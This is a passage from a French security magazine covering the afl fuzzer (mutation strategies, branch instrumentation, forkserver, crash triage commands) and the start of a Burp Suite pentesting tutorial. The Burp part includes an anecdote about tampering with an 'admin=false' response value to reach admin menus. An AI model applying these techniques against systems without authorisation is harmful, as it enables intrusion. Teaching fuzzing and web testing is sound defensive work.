Il est laissé à l'utilisateur le soin d'écrire un programme qui va fournir ces fichiers d'entrée au programme cible, et d'analyser les résultats.

zzuf fonctionne différemment. Il est constitué d'une bibliothèque (**Libzuff**) qui surcharge un certain nombre de fonctions standards (ouverture et fermeture de fichiers, appels mémoires, signaux, etc.). Le binaire zzuf lit les options générales, précharge **Libzuff** dans le process cible et l'exécute. Un fuzzing ratio donné en paramètre indique le nombre de modifications à effectuer sur les octets lus par le programme. Un ratio faible donne des fichiers presque identiques à l'original, un ratio de 100% donne un fichier aléatoire. zzuf est capable de lancer et surveiller l'exécution des programmes afin de remonter les résultats intéressants comme les crashes ou les timeout.

2.3 Les critères de réussite d'un bon fuzzing

Les exemples donnés ci-dessus permettent d'établir deux points cruciaux pour parvenir à un bon fuzzing :

- ⇒ Qualité des mutations du fichier source : utiliser des fichiers générés entièrement à partir d'aléa donne de faibles résultats : en effet, il est peu probable d'obtenir un format de fichier suffisamment standard pour qu'il soit lu et traité par le programme, et suffisamment limite pour obtenir des comportements non souhaités par le programmeur. La meilleure méthode consiste à démarrer à partir d'un fichier standard, et de le faire évoluer de manière choisie : la mutation est donc un point important.
- ⇒ Rapidité d'exécution : la génération des fichiers étant aléatoire, il faut être capable d'en tester le plus grand nombre afin de tester le maximum de possibilités.

2.4 La fin du fuzzing ?

Les programmeurs ont appris à mieux vérifier les entrées fournies à leurs programmes, il devient de plus en difficile (ou long) de trouver des bugs avec du fuzzing. À titre d'exemple, radamsa indique avoir fuzzé pendant 3 mois pour trouver un bug dans

le format de fichier zip (<https://code.google.com/p/ouspg/wiki/Radamsa>). Un fuzzer aujourd'hui est incapable dans un temps raisonnable de trouver un crash dans un programme comme celui-ci :

Fichier

```
void test(char *buf)
{
    int n=0;
    if(buf[0] == 'b') n++;
    if(buf[1] == 'a') n++;
    if(buf[2] == 'd') n++;
    if(buf[3] == '!') n++;
    if(n == 4) {
        crash();
    }
}
```

En considérant un fichier d'input de 4 caractères et en suivant des mutations aléatoires, il n'existe qu'une chance sur 2^{32} d'obtenir un crash.

Les deux plus gros problèmes non résolus par les fuzzers sont les suivants :

- ⇒ La couverture du code incomplète : il ne sera jamais possible de couvrir la totalité du code à l'aide d'un fuzzer qui génère de l'aléa (indépendamment de la qualité des mutations qu'il est capable de produire). C'est le plus gros problème du fuzzing. Ce problème tente d'être résolu en fournissant un ensemble de fichiers d'input le plus varié possible, mais on retombe dans des problématiques de taille et nombre de fichiers à fournir.
- ⇒ La lenteur d'exécution : est lié à la problématique précédente. Exécuter un binaire prend du temps, et pour couvrir un maximum de code et de valeurs, il faut tester un grand nombre d'entrées. La parallélisation est possible, mais le bénéfice reste difficile à évaluer : les fuzzers parallèles aléatoires peuvent malheureusement tester les mêmes entrées.

3. AMERICAN FUZZY LOP

3.1 Naissance d'afl

L'idée qui a servi de base au développement d'afl est une interrogation liée au « code coverage » (couverture de code) : quels sont les chemins pris dans le programme lors de la lecture d'un fichier ? Car plus de chemins différents sont pris, plus il y a de chance de trouver des cas critiques pouvant donner des crashes ou situations incohérentes.

Il a été vu que l'aspect aléatoire du fuzzing ne permet pas de couvrir l'intégralité des chemins d'exécution des programmes. Michael Zalewsky (l'auteur d'afl) a donc décidé de suivre l'exécution d'un programme à chaque lancement de nouveau fichier fuzzé. Un nouveau graphe d'exécution signifie que le fichier source explore différemment le programme fuzzé. Chaque fichier muté qui génère un nouveau graphe d'exécution est donc stocké pour étude ultérieure. Une fois toutes les mutations du fichier initial réalisées, la file de fichiers qui a donné des graphes d'exécution différents est mutée à son tour, etc. Petit à petit, le programme est exploré de plus en plus profondément. Régulièrement, la liste des fichiers d'entrée est analysée pour supprimer les doublons éventuels et/ou réduire la taille de ces fichiers.

3.1.1 Les mutations du fichier source

Les stratégies de mutations proposées sont les suivantes :

- ⇒ *bit flip* : le fuzzer avance séquentiellement bit après bit dans le fichier et modifie entre 1 et 4 bits. Il a été noté que c'est une des meilleures stratégies pour découvrir de nouveaux chemins d'exécution.
- ⇒ *byte flip* : la suite logique du bit flip. Le fuzzer avance octet après octet dans tout le fichier source en modifiant entre 1 et 4 octets.
- ⇒ *simple arithmetics* : le fuzzer parcourt le fichier source en entrée en additionnant chacun des octets des valeurs variant entre +35 et -35. L'expérience montre que ce nombre est suffisant pour découvrir un maximum de nouveaux chemins. Le fait de varier de +128 à -127 n'apporte aucune amélioration, mais ralentit beaucoup le fuzzing.
- ⇒ *known integers* : le fuzzer parcourt le fichier source octet par octet et écrase 1,2 ou 4 octets avec des valeurs connues : 0, -1, 128, 1024, INT_MAX, etc.
- ⇒ *dict* : le fuzzer utilise un dictionnaire de mots-clés et remplace, supprime ou ajoute des mots-clés. L'utilisation du dictionnaire ne sert que pour fuzzer des langages ou des scripts.
- ⇒ *havoc* : une fois que toutes les mutations déterministes précédentes ont été effectuées, afl va tenter des opérations multiples : plusieurs bit-flip, découpage du fichier, duplication de blocs du fichier, découpage et mix de plusieurs fichiers d'input, etc.

Les mutations choisies par afl permettent de trouver de nouveaux chemins d'exécution du programme fuzzé. Nous allons voir comment ce suivi est effectué.

3.1.2 Le suivi du graphe d'exécution du programme fuzzé

La stratégie de suivi de graphe d'exécution après chaque mutation est très puissante. Si on reprend le code « impossible » à fuzzer donné ci-dessus en raison des probabilités (pour rappel, on considère avoir une chance sur 2^{32} pour obtenir un crash), alors le suivi de graphe de code donne des résultats plus réalistes. Si on prend un fichier d'entrée valant '**good**', alors aucune condition n'est prise et afl stocke un premier graphe d'exécution. Les mutations vues au-dessus sont faites sur ce fichier source. Si lors d'une mutation, le premier caractère vaut '**b**' (qu'on estime à une chance sur 2^8), alors le graphe d'exécution est différent du graphe d'exécution du fichier d'origine. Ce second fichier est alors conservé en file d'attente.

Une fois les mutations terminées, afl reprend la file des fichiers de sa file d'attente, et les mute à leur tour. Lors des mutations de ce second fichier, il y a une chance sur 256 que le deuxième caractère vaille '**a**', et ce fichier sera alors stocké en file d'attente, et le process continue. Cela permet de trouver beaucoup plus vite les bonnes valeurs menant au crash. La probabilité de 2^{32} évoquée en début d'article s'est vue réduire à 4×2^8 . C'est beaucoup plus raisonnable. Un test a été fait sur ce programme particulier, et afl trouve le crash en moins d'une heure [<http://0x90909090.blogspot.fr/2015/01/is-fuzzing-obsolete-no-afl-rocks.html>].

Afin de suivre les branchements et chemins d'exécutions, afl a choisi la voie de la recompilation. afl fournit des wrappers au-dessus du compilateur, **afl-gcc** et/ou **afl-g++** et **afl-as** [Note : la version 1.60b d'afl permet d'utiliser LLVM comme compilateur]. Chaque branchement (jump, if, etc.) est complété par le code :

Fichier

```

cur_location = <COMPILE_TIME_RANDOM>;
shared_mem[cur_location ^ prev_location]++;
prev_location = cur_location >> 1;

```

`cur_location` est générée aléatoirement afin de ne pas prendre trop de temps à la compilation, `shared_mem` est une zone de 64ko qui est partagée entre le fuzzer et le programme fuzzé. Chaque octet de cette zone peut être vu comme un marqueur entre une source et une destination du programme fuzzé. La taille de cette zone est suffisamment petite pour être analysée extrêmement rapidement, mais suffisamment grande pour suivre des programmes ayant un nombre élevé de conditions de branchements. Cette manière de suivre les branchements est également plus puissante qu'un simple bloc coverage. Ainsi, un chemin d'exécution : `A -> B -> C -> D -> E` est considéré comme différent de `A -> B -> D -> C -> E`. La nuance est importante. De nombreuses failles de sécurité sont liées à des problèmes de changements d'états ou de transitions plus que le fait d'atteindre ou non un bloc de code, et ce suivi de code permet ainsi de les traquer. Le dernier shifting permet de différencier des changements d'états : `A -> B` de `B -> A` ou `A -> A` et `B -> B`.

Les binaires recompilés à l'aide de cette méthode n'ont quasiment aucun impact en performance [les dernières versions d'afl permettent d'instrumenter du code fermé sans sources disponibles].

Un utilitaire livré avec afl permet de consulter le chemin suivi dans un binaire :

Terminal

```

$ afl-showmap -o output_file -- /path/to/hello file
$ afl-showmap 1.45b (Feb 13 2015 15:19:07) by <lcamtuf@google.com>
[*] Executing '/path/to/hello file'...

-- Program output begins --
Hello world
-- Program output ends --
[+] Captured 203 tuples in 'output_file'.
$ head -3 output_file
001095:1
001354:1
001770:1
$

```

Cette méthode de suivi de chemin dans un binaire est extrêmement puissante. L'auteur d'afl a testé une librairie JPG en lui donnant en source le fichier `'hello'`. Au bout de quelques instants, le fuzzer s'est rendu compte qu'un fichier démarrant par `0xFF` prenait un chemin différent, etc. Le fuzzer a fini par écrire un header jpg complet, puis des images complètes au bout d'un jour ou deux. L'avantage d'afl apparaît ici : un fichier quelconque a permis de fuzzer un programme de parsing d'images alors que le fuzzer ne connaît rien au parsing d'images, et sans que la personne en charge du fuzzing ait besoin d'ajuster des paramètres précis [voir <http://lcamtuf.blogspot.fr/2014/11/pulling-jpegs-out-of-thin-air.html>]. Bien sûr, cela ne fonctionne que parce que le programme de décodage jpg lit les octets les uns après les autres. Le fuzzer reste toujours incapable de découvrir un mot de passe ou une valeur « magique » comme

Fichier

```

if (strcmp(header.magic_password, "h4ck3d by plgZ")) goto crash;

```

ou

Fichier

```
if (header.magic_value == 0x12345678) goto crash;
```

L'auteur d'afl propose dans le dossier [experimental/](#) d'afl des versions non optimisées de `strcmp()` et `memcmp()` qui effectuent les comparaisons octets par octets. Le code n'est pas inclus dans la branche principale, le fuzzing d'une bibliothèque xml avec un fichier d'entrée valant :

Fichier

```
<a b="c">d<a>
```

a généré un fichier contenant:

Fichier

```
...<![CDATA[C%Ada b="c":]]>...
```

Une section CDATA suit une syntaxe particulière qui nécessite 9 octets et qui ne peut pas être trouvée uniquement en comptant sur la chance [<http://lcamtuf.blogspot.fr/2014/11/afl-fuzz-nobody-expects-cdata-sections.html>]. Dans le cas présent, le compilateur avait optimisé les `strcmp` pour comparer octet par octet, mais si ce n'est pas le cas, le remplacement des fonctions de comparaisons par des versions moins optimisées est une alternative intéressante.

3.1.3 Fuzzer, c'est bien, fuzzer vite, c'est mieux

Michael Zalewsky a aussi constaté que le lancement d'un binaire est un procédé qui prend du temps. Il faut que l'OS réalise le chargement du binaire, résolve les liens, etc. Ces étapes sont coûteuses en temps et identiques à tous les lancements. Un forkserver a été implémenté, permettant de placer une marque au lancement du binaire lors de l'appel à `main()`. Les démarrages ultérieurs du binaire reprennent à ce point précis. Tout le temps de chargement initial est donc annulé. L'impact en performance est énorme. À titre d'exemple, un binaire comme lame [<http://lame.sourceforge.net/>] peut être exécuté 1800 fois par seconde sur un CPU moyen (core 2). Pour accélérer encore les exécutions, un timeout très agressif de 20ms est donné par défaut (mais reste configurable). Tous les tests montrent qu'un timeout trop grand ne donne pas de meilleurs résultats. Si le binaire à fuzzer est trop gros ou met trop de temps à traiter les fichiers, il est conseillé de ne fuzzer qu'un sous-ensemble du programme. Pour les personnes intéressées, une explication un peu plus longue est donnée sur le site d'afl [<http://lcamtuf.blogspot.fr/2014/10/fuzzing-binaries-without-execve.html>] avec des détails sur la manière dont les signaux sont correctement attrapés par le fuzzer.

Les deux problèmes du fuzzing sont donc résolus : la couverture du code augmente au fur et à mesure du fuzzing, et la rapidité de fuzzing permet de tester un très grand nombre de cas.

3.2 Afl en pratique

Les deux grands concepts d'afl étant posés, suivis de l'exécution de code et forkserver, une approche pratique de son utilisation est proposée. Tout d'abord, un cas simple où nous avons le code source et un unique process à fuzzer. Puis des usages plus avancés d'afl vont être montrés.

3.2.1 afl en moins de trois minutes

L'auteur d'afl veut conserver la simplicité du fuzzing. Il veut limiter au maximum les options d'afl pour en simplifier l'usage. L'installation est très simple, il suffit de récupérer la dernière version d'afl à <http://lcamtuf.coredump.cx/afl/releases/afl-latest.tgz>, de désarchiver et de lancer la commande **make**. Il suffit ensuite de mettre le chemin vers afl dans son **PATH**, à la fin du **PATH** existant, et d'exporter une variable **AFL_PATH** :

Terminal

```
export PATH=$PATH:/path/to/afl/
export AFL_PATH=/path/to/afl/
```

Pour fuzzer un programme, il suffit de le recompiler avec **afl-gcc** (ou **afl-g++**), ceci se fait généralement en exportant une variable **CC** (ou **CXX**). Je prends ici pour exemple le fuzzing de lame, un encodeur audio.

Terminal

```
$ cd lame-3.99.5/
$ CC=afl-gcc ./configure && make
(...)
checking for CC afl-gcc ... FIXME
(...)
afl-gcc blabla FIXME
(...)
$ mkdir findings testcases
$ dd if=testcase.wav of=testcases/input.wav bs=100 count=1
$ afl-fuzz -i testcases -o findings ./frontend/lame @@ /dev/null
```

Lors de la compilation, le compilateur **afl-gcc** devrait apparaître plusieurs fois en indiquant le total des branchements détectés. Une fois compilé, il faut indiquer au fuzzer un ou plusieurs fichiers d'input, dans un dossier (**-i**) et le dossier dans lequel afl va écrire ses données (**-o**). Il est conseillé d'utiliser un fichier d'entrée de petite taille (< 1ko) en raison des stratégies de mutations utilisées. La ligne de commandes utilisée est fournie au fuzzer.

Dans le cas de lame, le fichier résultant de l'encodage est envoyé vers **/dev/null**. Le paramètre **@@** est remplacé par le nom du fichier fuzzé. Si le programme fuzzé a besoin d'un nom de fichier particulier (ou d'une extension), le paramètre **-f** permet de forcer une nomenclature précise au nom de fichier après mutation.

La fenêtre principale d'afl contient l'ensemble des paramètres importants au suivi du fuzzing. Pour le chercheur en sécurité, une grandeur va attirer son attention : « crash found ». Les fichiers ayant produit un crash sont situés dans le dossier **findings/crashes/**. L'analyste peut alors consulter ces fichiers. Les autres paramètres à surveiller concernent le dernier nouveau chemin trouvé.

```

american fuzzy lop 1.45b (lame)

process timing
run time : 0 days, 0 hrs, 0 min, 29 sec
last new path : 0 days, 0 hrs, 0 min, 0 sec
last uniq crash : 0 days, 0 hrs, 0 min, 19 sec
last uniq hang : 0 days, 0 hrs, 0 min, 21 sec
cycle progress
now processing : 0 (0.00%)
paths timed out : 0 (0.00%)
stage progress
now trying : calibration
stage execs : 31/40 (77.50%)
total execs : 2117
exec speed : 69.57/sec (slow!)
fuzzing strategy yields
bit flips : 0/0, 0/0, 0/0
byte flips : 0/0, 0/0, 0/0
arithmetics : 0/0, 0/0, 0/0
known ints : 0/0, 0/0, 0/0
dictionary : 0/0, 0/0, 0/0
havoc : 0/0, 0/0
trim : 0.00%/64, n/a

overall results
cycles done : 0
total paths : 67
uniq crashes : 2
uniq hangs : 3

map coverage
map density : 6321 (9.65%)
count coverage : 2.12 bits/tuple
findings in depth
favored paths : 1 (1.49%)
new edges on : 41 (61.19%)
total crashes : 2 (2 unique)
total hangs : 4 (3 unique)

path geometry
levels : 2
pending : 67
pend fav : 1
own finds : 65
imported : n/a
variable : 32

[cpu:145%]
```

3.2.2 Répertoires et fichiers d'afl

Trois dossiers et sous dossiers générés par afl sont particulièrement intéressants :

- ⇒ **findings/crashes/** : comme indiqué au-dessus, ce dossier contient l'ensemble des fichiers ayant produit un crash *et* ayant suivi un graphe d'exécution différent des autres crashes.
- ⇒ **findings/hangs/** : ce dossier contient tous les fichiers ayant provoqué un timeout dans le programme fuzzé. Nous avons vu que le timeout est relativement agressif (20ms), ce dossier peut donc contenir beaucoup de faux positifs.
- ⇒ **findings/queue/** : ce dossier contient l'ensemble des fichiers mutés par afl ayant pris un chemin d'exécution différent dans le programme fuzzé. Ce dossier est digne d'intérêt. afl peut servir à générer un corpus de fichiers sources prenant tout un chemin d'exécution différent dans un programme. Ainsi, en fuzzant par exemple une bibliothèque de lecture d'images, on obtient un ensemble d'images qui peuvent être ensuite donné à un autre programme de lecture d'image difficile à fuzzer pour de multiples raisons : code source fermé, plateforme différente, programme trop gros/ lourd. Afl a fuzzé la **libjpg** qui a généré un corpus de jpg. Ces jpg ont été testés sous Internet Explorer, ce qui a permis de trouver des failles de sécurité.

3.2.3 Analyse des crashes avec afl-tmin et afl -C

afl vient avec deux outils qui sont d'une grande aide pour l'analyste en sécurité : **afl-tmin**, et le paramètre **-C** d'**afl-fuzz**.

afl-tmin effectue un test case minimisation : c'est-à-dire qu'afl va essayer de réduire au maximum la taille du fichier source qui a généré le crash. Ensuite tous les octets qui ne modifient en rien le chemin d'exécution (et qui provoquent le crash) sont mis à 0 (0x30 en hexa). Un simple coup d'œil au fichier permet donc de connaître les octets importants liés au crash.

Le paramètre **-C** d'**afl-fuzz** correspond au « crash exploration mode ». Au lieu de fuzzer un programme et d'espérer un crash, on fuzz un programme avec un fichier connu pour donner un crash, et on le fuzz pour en connaître toutes les variations. L'analyste dispose en quelques secondes de dizaines de fichiers légèrement différents provoquant le même crash. Encore une fois, ceci permet de gagner du temps, car un **diff** permet de voir immédiatement les octets responsables du crash et leurs conséquences sur le crash.

3.2.4 Librairie post-mutation

L'aspect aléatoire des mutations n'est pas forcément satisfaisant. Dans plusieurs cas, l'analyste souhaite corriger un en-tête de fichier avant fuzzing, ou un checksum. afl donne un point d'entrée (hook) situé après la mutation et avant le lancement du programme. Une bibliothèque est appelée, avec un pointeur vers le fichier après mutation. Libre au chercheur en sécurité d'effectuer toute modification sur ce fichier. L'utilisation de ce hook est généralement déconseillée : il est toujours plus rapide de modifier le programme fuzzé afin qu'il ne vérifie pas les checksums plutôt que de les recalculer à chaque mutation. Il faut également faire très attention à cette librairie afin qu'elle résiste à tout type de fichiers malformés, sinon c'est **afl-fuzz** qui risque de crasher.

Les détails techniques sont donnés dans le dossier **experimental/post_library/**. Un exemple est donné, qui modifie les fichiers fuzzés en leur forçant un entête GIF. Une fois compilée, l'utilisation de cette librairie est faite avec une variable d'environnement : **AFL_POST_LIBRARY**.

3.2.5 Parallélisation

afl utilise un seul cœur de CPU pour fonctionner. afl peut fonctionner sur plusieurs cœurs (ou machines) en partageant le répertoire d'input. Chaque nouveau fichier trouvant un nouveau chemin est partagé entre toutes les instances d'afl. Les détails d'implémentation sont donnés dans le fichier **doc/parallel_fuzzing.txt**.

3.2.6 Instrumentation sans code source

Un des aspects les plus intéressants d'afl réside dans son suivi de graphe d'exécution. Mais pour suivre un programme, il est nécessaire de le recompiler, ce qui signifie en avoir les sources, ce qui n'est pas toujours possible. afl donne trois solutions pour fuzzer un programme à source fermé :

- ⇒ *dumb mode* : afl-fuzz peut fonctionner comme un fuzzer classique sans instrumentation avec l'utilisation du flag **-d**. Ce mode est à déconseiller.
- ⇒ *Qemu mode* : un dossier **qemu_mode** présent dans les sources d'afl contient un patch et un script de build pour qemu. Cela permet d'utiliser le « user emulation » mode de qemu pour instrumenter un binaire à source fermée et retrouver la possibilité de l'exploration du graphe d'exécution. Un impact faible en performances est à prévoir toutefois (entre 2 et 5x).
- ⇒ *afl-dyninst* : afl-dyninst ne fait pas partie des sources officielles d'afl, et repose sur le framework Dyninst qui effectue de l'instrumentation de binaire. Le lien [<https://groups.google.com/forum/#!topic/afl-users/HISQdbOTlpg>] fournit une explication sur sa mise en œuvre, l'avantage principal sur le mode qemu étant d'obtenir des performances presque aussi bonnes qu'**afl-gcc** lors de l'exécution de binaires.

3.2.7 Et quelques autres choses à savoir sur afl...

Pour ne pas réécrire la documentation (excellente), je préciserai quelques points :

- ⇒ un port expérimental pour ARM a été développé. Devant le peu d'entrain de la communauté, le développement a été arrêté, mais les sources restent disponibles ;
- ⇒ afl se configure via plusieurs variables d'environnement, la liste est donnée dans le fichier **docs/env_variables.txt** ;
- ⇒ afl peut être couplé à ASAN (*Adress Sanitizer*). Asan est une surcouche de malloc qui détecte des comportements incohérents (écrasement mémoire, libération de mémoire non souhaitée, etc.). Voir [<https://code.google.com/p/address-sanitizer/>] pour la documentation d'Asan et **docs/notes_for_asan.txt** pour afl ;
- ⇒ afl évolue vite, il n'est pas rare qu'il soit updaté plusieurs fois par semaine ;
- ⇒ afl peut grapher l'ensemble de ses résultats (*last crash found, unique crash found, unique hangs*, etc.).


CONCLUSION

Le mécanisme d'exploration de graphe d'exécution est une idée très simple, mais efficace, qui couplée avec un fuzzing rapide en brute force donne de vrais résultats : la page qui recense les bugs et CVE trouvés par afl augmente sans cesse.

Il ne reste actuellement qu'un domaine où afl est absent : le fuzzing de programmes réseaux. La question a émergé sur la mailing list d'afl et deux pistes ont été évoquées. La première consiste à modifier le programme responsable des communications réseaux pour qu'il lise ses données depuis un fichier plutôt que depuis le réseau. Ceci est une possibilité théorique, mais demande un gros travail de code sur le programme à fuzzer. La seconde piste consiste à rendre afl plus intelligent afin qu'il puisse fuzzer le réseau, mais l'auteur d'afl indique ne pas avoir encore d'idée arrêtée à ce sujet.

J'espère que cet article aura donné des envies de fuzzing au lecteur :) ■

2 AUDITEZ



BURP SUITE

Frédéric Cikala & Davy Douhine

Créé par Dafydd Stuttard (@PortSwigger), Burp Suite fait partie de cette gamme d'outils que l'on pourrait qualifier de « couteau suisse » du domaine du pentest web. À la fois extrêmement polyvalent et doué dans chacune des tâches de cette discipline, il représente un outil « must have » pour toute personne désirant découvrir les tests d'applicatifs web ou perfectionner ses compétences dans ce domaine. L'auteur a par ailleurs coécrit « Web Application Hacker Handbook » [1], qui est un autre incontournable du domaine dont nous recommandons chaudement la lecture.

Fort de ses presque 11 ans de maturité il continue de nos jours à être massivement utilisé alors que, paradoxalement, son look and feel n'a pas énormément évolué. Mais tout pentester qui se respecte sait que « l'important c'est ce qu'il y a sous le capot » et nous allons voir à travers cet article comment appréhender ce monument des outils web offensifs.

Il va sans dire que l'utilisateur confirmé ne trouvera pas ici son bonheur, à moins qu'il ne veuille réviser ses classiques.

Deux versions existent : une payante et une gratuite avec des fonctionnalités limitées (pas de sauvegarde, pas de recherche, pas de scanner, limitation à une requête par seconde pour l'Intruder).

Ces limitations sont très pénalisantes pour des équipes « Red Team ». Par contre, la version gratuite est tout à fait satisfaisante pour des équipes « Blue Team ».

En 2015, la licence annuelle est de 285 euros par utilisateur et pour le prix il est même possible de l'activer sur plusieurs machines (utile lorsque le pentester se retrouve calfeutré dans une DMZ bien étanche). Au passage, ce prix est resté relativement stable ces 10 dernières années, malgré le succès affirmé de l'outil.

À noter que Burp est implémenté en Java ce qui le rend compatible avec tous les OS disposant d'une JRE. Pour autant, celle d'Oracle est à privilégier par rapport à celle d'OpenJDK.

Réglage des rétroviseurs, bouclage de la ceinture : on peut démarrer !




Fig. 1 : Burp 1.0 : même look, mais beaucoup moins de fonctionnalités (crédit : [2]).

1. LA FONCTION PROXY : EN VOITURE SIMONE !

Burp étant avant tout un proxy web, il convient de paramétrer son client web pour qu'il pointe vers ce dernier.

Pour la plupart des navigateurs, il suffit de se rendre dans les options avancées des paramètres réseau et d'y saisir la socket locale « http://127.0.0.1:8080 » (cocher au passage **Tous les protocoles** afin que Burp puisse également être utilisé pour les cibles en HTTPS). Le port est ici arbitraire et doit être de la même valeur que celle renseignée dans l'onglet **Proxy > Options**).

Si l'instance Burp tourne sur une autre machine, il faudra alors renseigner son adresse IP et son port, plutôt que de saisir le localhost.

On peut alors tenter, via ce client web, de joindre une page et noter que Burp intercepte cette requête : en effet, l'interception est par défaut activée sur cet outil.

Dans l'onglet **Proxy > Intercept**, on découvre alors le contenu de cette requête que l'on peut modifier à souhait puis renvoyer (« **Forward** ») vers le serveur visé.

On peut également rejeter cette requête (« **Drop** ») si elle ne paraît pas légitime (de la même manière, on pourra se rendre compte si un plugin browser installé hâtivement devient trop bavard en tentant d'exfiltrer certaines données...).

Lors de la découverte d'une nouvelle application à tester, il est également (très) utile d'activer l'interception des requêtes provenant du serveur : elles peuvent fourmiller d'informations croustillantes. Ainsi, les requêtes sont modifiables juste avant qu'elles n'arrivent au navigateur... et l'altération de ces données peut parfois donner des résultats farfelus (accès à de nouveaux menus...).

En effet, lors de certains pentest sur des applications préhistoriques, il est déjà apparu qu'un champ « admin=false » apparaisse dans le contenu JavaScript de la réponse du serveur. Malheureusement pour l'application (et heureusement pour le pentester), la modification de sa valeur à true permettait l'accès à de nouveaux menus normalement réservés... à l'administrateur de l'application.

